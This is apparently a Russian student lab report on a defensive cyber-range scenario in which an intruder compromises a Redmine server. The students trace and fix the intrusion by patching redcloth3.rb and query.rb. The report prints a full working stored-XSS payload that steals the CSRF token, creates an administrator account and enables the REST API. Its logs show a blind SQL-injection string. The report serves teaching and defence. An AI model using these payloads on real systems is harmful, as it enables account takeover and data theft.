

Лабораторная работа №2

Кибербезопасность предприятия. Сценарий №5

Боровиков Даниил Хрусталев Влад Гисматуллин Артём Чесноков Артёмий Кон-
нова Татьяна Нефедова Наталья Уткина Алина Бансимба Клодели

Российский университет дружбы народов, Москва, Россия

ЗАЩИТА НАУЧНО-ТЕХНИЧЕСКОЙ ИНФОРМАЦИИ ПРЕДПРИЯТИЯ

Внешний нарушитель умеет использовать инструментарий для проведения компьютерных атак, знает техники постэксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS NS.

Автоматическое выявление инцидентов на основе интеллектуального анализа событий информационной безопасности – программно-аппаратный комплекс ViPNet TIAS.

ViPNet EPP применяется для защиты отдельных компонентов информационной инфраструктуры организаций – персональных компьютеров пользователей и корпоративных серверов.


Действия нарушителя

1. Внутренний нарушитель подбирает пароль на файловый сервер и меняет существующий на сервере файл другим файлом с backdoor (дефектом алгоритма).
2. Пользователь Dev-1 загружает и запускает файл с backdoor.
3. Внутренний нарушитель получает контроль над компьютером пользователя Dev-1 и загружает скрипт для похищения учетных данных из браузера. Запускает данный скрипт и получает логин и пароль к Redmine.


4. Внутренний нарушитель проводит атаку stored XSS для включения на Redmine сервере REST API. Вредоносный код записывается на Wiki-страницу проекта Dev1. Получив доступ к консоли администратора, внутренний нарушитель создает нового пользователя Redmine с правами администратора.
5. Внутренний нарушитель ожидает, когда администратор просмотрит страницу с внедренным вредоносным кодом.
6. Внутренний нарушитель проводит Blind SQL-инъекцию, получает доступ к данным конфиденциального проекта.

Процесс выполнения лабораторной работы


Последствие Dev backdoor



Последствие Dev backdoor



Последствие Dev backdoor




Wiki



```

<pre>onfocusin="let xhr=new XMLHttpRequest;xhr.onreadystatechange=function(){if(4===xhr.readyState)
{doc=document.implementation.createHTMLDocument(''),doc.documentElement.innerHTML=xhr.responseText,value=doc.getEl
ementsByName('authenticity_token');var
e=encodeURIComponent(value[3].value);fetch('http://redmine.ampire.corp/users/',{method: 'POST', credentials:
'include', headers: {'Content-type':'application/x-www-form-urlencoded'}, body:'utf8=?
&authenticity_token='+e+'&user[login]=hacker&user[firstname]=hacker&user[lastname]=hacker&user[mail]=hacker%40hack
er.ru&user[language]=en&user[admin]=0&user[admin]=1&user[password]=hackerhacker&user[password_confirmation]=hacker
hacker&user[generate_password]=0&user[must_change_passwd]=0&user[mail_notification]=only_my_events&user[notified_p
roject_ids]
[]=&pref[no_self_notified]=0&pref[no_self_notified]=1&pref[hide_mail]=0&pref[hide_mail]=1&pref[time_zone]=&pref[co
mments_sorting]=asc&pref[warn_on_leaving_unsaved]=0&pref[warn_on_leaving_unsaved]=1&continue=Create+and+continue'})
);let n=new XMLHttpRequest;var t='utf8=?
&authenticity_token='+e+'&settings[rest_api_enabled]=0&settings[rest_api_enabled]=1&settings[jsnlp_enabled]=0&comm
it=Save';n.open('POST','http://redmine.ampire.corp/settings/edit?tab=api',!0),n.setRequestHeader('Content-
type','application/x-www-form-urlencoded'),n.onreadystatechange=function()
{4==n.readyState&&200==n.status&&console.log('Success!')},n.send(t)}},xhr.open('GET','http://redmine.ampire.corp/s
ettings?tab=api'),xhr.send();" tabindex=1 style='height:1000px;width:1000px;' class=

```



The image shows a terminal window with the GNU nano 2.5.3 editor open. The file being edited is redcloth3.rb. The code is written in Ruby and includes a conditional block for tags, a definition for ALLOWED_TAGS, and a function to escape HTML tags. The code is as follows:

```
user@redmine: /var/www/redmine/lib
GNU nano 2.5.3 File: redcloth3.rb

        end if tags[tag]
          "<#{raw[1]}#{pcs.join " "}">"
        else
          " "
        end
      end
    end
  end

  ALLOWED_TAGS = %w(redpre pre code kbd notextile)
  def escape_html_tags(text)
    text.gsub!(%r[<(\/?([!\\w]+)[^>\n]*)(>?)]) {|m| ALLOWED_TAGS.include?( $2) ? "<#{ $1 }#{ $3 }" : "&lt;#{ $1 }#{ $3 }" unless $3.blank?} }
  end
end
```

Рис. 5: Исходный код файла redcloth3.rb

redcloth3.rb

```
user@redmine: /var/www/redmine/lib
GNU nano 2.5.3 File: redcloth3.rb Modified

    attrv = $1
    next if prop == 'src' and attrv =~ %r{^(!http)\w+:}
    pcs << "#{prop}=\"#{ $1.gsub('"', '\\\"') }\""
    break
  end
end
end if tags[tag]
"<#{raw[1]}#{pcs.join " " }>"
else
  " "
end
end
end
end

#ALLOWED_TAGS = %w(code kbd notextile)
#def escape_html_tags(text)
#  text.gsub!(/<(\/*?([!\\w]+)[^<>\n]*)(>?)) / {|m| ALLOWED_TAGS.include?( $2 ) ? "<#{ $1 }#{ $3 }" : "&lt;#{ $1 }#{ $3 }" unless $3.blank?} )
#end
  ALLOWED_TAGS = %w(redpre pre code kbd notextile)
  def escape_html_tags(text)
    text.gsub!(/<(\/*?([!\\w]+)[^<>\n]*)(>?)) / do |m|
      if ALLOWED_TAGS.include?( $2 ) && $3.present?
        "<#{ $1 }#{ $3 }"
      else
        "&lt;#{ $1 }#{ $3 }" unless $3.blank?
      end
    end
  end
end
end
end

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos ^Y Prev Page M- First Line M-W WhereIs Next
```

```
sudo: systemctl: command not found  
user@redmine:/var/www/redmine/lib$ sudo systemctl restart nginx.service  
user@redmine:/var/www/redmine/lib$
```

Рис. 7: Перезапуск службы nginx

Home My page Projects Administration Help

Logged in as **admin** My account Sign out

Redmine

Search:

Users

[New user](#)

Filters

Status: **active (4)** User: [Apply](#) [Clear](#)

Login	First name	Last name	Email	Administrator	Created	Last connection
admin	Redmine	Admin	admin@example.net	✓	02/13/2020 02:10 PM	10/09/2025
DEV1	John	Doe	dev1@ampire.corp		02/17/2020 08:18 AM	10/09/2025
DEV2	Jane	Dow	janedow@ampire.corp	✓	02/19/2020 12:31 PM	10/09/2025
hacker	hacker	hacker	hacker@hacker.ru	✓	10/09/2025 10:27 AM	

(1-4/4)

Administration

- Projects
- Users**
- Groups
- Roles and permissions
- Trackers
- Issue statuses
- Workflow
- Custom fields
- Enumerations
- Settings
- LDAP authentication

Рис. 8: Список пользователей Redmine с пользователем “hacker”

Удаление пользователя





Рис. 9: Подтверждение удаления пользователя

Изучение логов



```
user@redmine: /var/www/redmine/log
Started GET "/"projects.xml" for 127.0.0.1 at 2020-07-04 19:47:22 +0300
Processing by ProjectsController#index as XML
  Current user: DEV1 (id=5)
  Rendered projects/index.api.rsb (10.3ms)
Completed 200 OK in 25ms (Views: 9.3ms | ActiveRecord: 5.7ms)
Started GET "/"issues.xml?project_id=1&subproject_id=2,3-SLEEP(3)" for 127.0.0.1 at 2020-07-04 19:47:22 +0300
Processing by IssuesController#index as XML
  Parameters: {"project_id"=>"1", "subproject_id"=>"2,3-SLEEP(3)"}
  Current user: DEV1 (id=5)
  Rendered issues/index.api.rsb (5.2ms)
Completed 200 OK in 6074ms (Views: 4.8ms | ActiveRecord: 6016.5ms)
Started GET "/"projects.xml" for 127.0.0.1 at 2020-07-04 19:47:43 +0300
Processing by ProjectsController#index as XML
  Current user: DEV1 (id=5)
  Rendered projects/index.api.rsb (10.8ms)
Completed 200 OK in 26ms (Views: 9.8ms | ActiveRecord: 5.9ms)
Started GET "/"issues.xml?project_id=1&subproject_id=2,3-SLEEP(3)" for 127.0.0.1 at 2020-07-04 19:47:44 +0300
Processing by IssuesController#index as XML
  Parameters: {"project_id"=>"1", "subproject_id"=>"2,3-SLEEP(3)"}
  Current user: DEV1 (id=5)
  Rendered issues/index.api.rsb (5.8ms)
Completed 200 OK in 6074ms (Views: 5.2ms | ActiveRecord: 6016.7ms)
Started GET "/"projects.xml" for 127.0.0.1 at 2020-07-04 19:48:05 +0300
Processing by ProjectsController#index as XML
  Current user: DEV1 (id=5)
  Rendered projects/index.api.rsb (10.9ms)
Completed 200 OK in 29ms (Views: 9.8ms | ActiveRecord: 6.7ms)
Started GET "/"issues.xml?project_id=1&subproject_id=2,3-SLEEP(3)" for 127.0.0.1 at 2020-07-04 19:48:05 +0300
Processing by IssuesController#index as XML
  Parameters: {"project_id"=>"1", "subproject_id"=>"2,3-SLEEP(3)"}
  Current user: DEV1 (id=5)
  Rendered issues/index.api.rsb (7.2ms)
Completed 200 OK in 6076ms (Views: 6.3ms | ActiveRecord: 6016.2ms)
Started GET "/"projects.xml" for 127.0.0.1 at 2020-07-04 19:48:26 +0300
Processing by ProjectsController#index as XML
  Current user: DEV1 (id=5)
```

Рис. 10: Логи Redmine с SQL-инъекцией

```

end

# Returns true if the query is a grouped query
def grouped?
  !group_by_column.nil?
end


def group_by_column
  groupable_columns.detect {|c| c.groupable && c.name.to_s == group_by}
end

def group_by_statement
  group_by_column.try(:groupable)
end

def project_statement
  project_clauses = []
  if project && !project.descendants.active.empty?
    if has_filter?("subproject_id")
      case_operator_for("subproject_id")
      when '='
        # include the selected subprojects
        #ids = [project.id] + values_for("subproject_id").each(&:to_i)
        ids = [project.id] + values_for("subproject_id").map(&:to_i)
        project_clauses << "#{Project.table_name}.id IN (#{ids.join(',')})"
      when '!='
        # main project only
        project_clauses << "#{Project.table_name}.id = #{project.id}"
      else
        # all subprojects
        project_clauses << "#{Project.table_name}.lft >= #{project.lft} AND #{Project.table_name}.rgt <= #{project.rgt}"
      end
    end
  end
end
  
```

Рис. 11: Исправление в файле query.rb

Завершение работы



Тренировка запущена. Атака завершена
100%
00:00:00

CSIRT

Запущена в: 10:26

Сценарий: Защита научно-технической информации предприятия
Шаблон: Офис

Нераспределенные инциденты

Последствие Dev backdoor
DOS Атака

Уязвимости и последствия

Weak user password **Устранено**

Dev backdoor **Устранено**

XSS **Устранено**


Redmine User **Устранено**

Blind_SQLI **Устранено**

Уязвимость без последствий

Рис. 12: Главная страница

Завершение работы



В рамках учебно-практического занятия на базе программного комплекса обучения методам обнаружения, анализа и устранения последствий компьютерных атак «Ampire» мы выполнили сценарий №5 «Защита научно-технической информации предприятия». Внутренний нарушитель, используя слабые пароли и уязвимости в веб-приложении Redmine, осуществил комплексную атаку с целью получения доступа к конфиденциальной информации. Нарушитель применил техники внедрения backdoor, эксплуатации XSS-уязвимости и слепой SQL-инъекции для создания привилегированного пользователя и несанкционированного доступа к данным. Уровень сложности сценария — 8 (из 10). Мы успешно выявили уязвимости, проанализировали последствия атаки, устранили их и отработали методы детектирования с использованием инструментов ViPNet IDS NS, ViPNet TIAS и Security Onion, а также освоили методики исправления исходного кода приложений для устранения уязвимостей.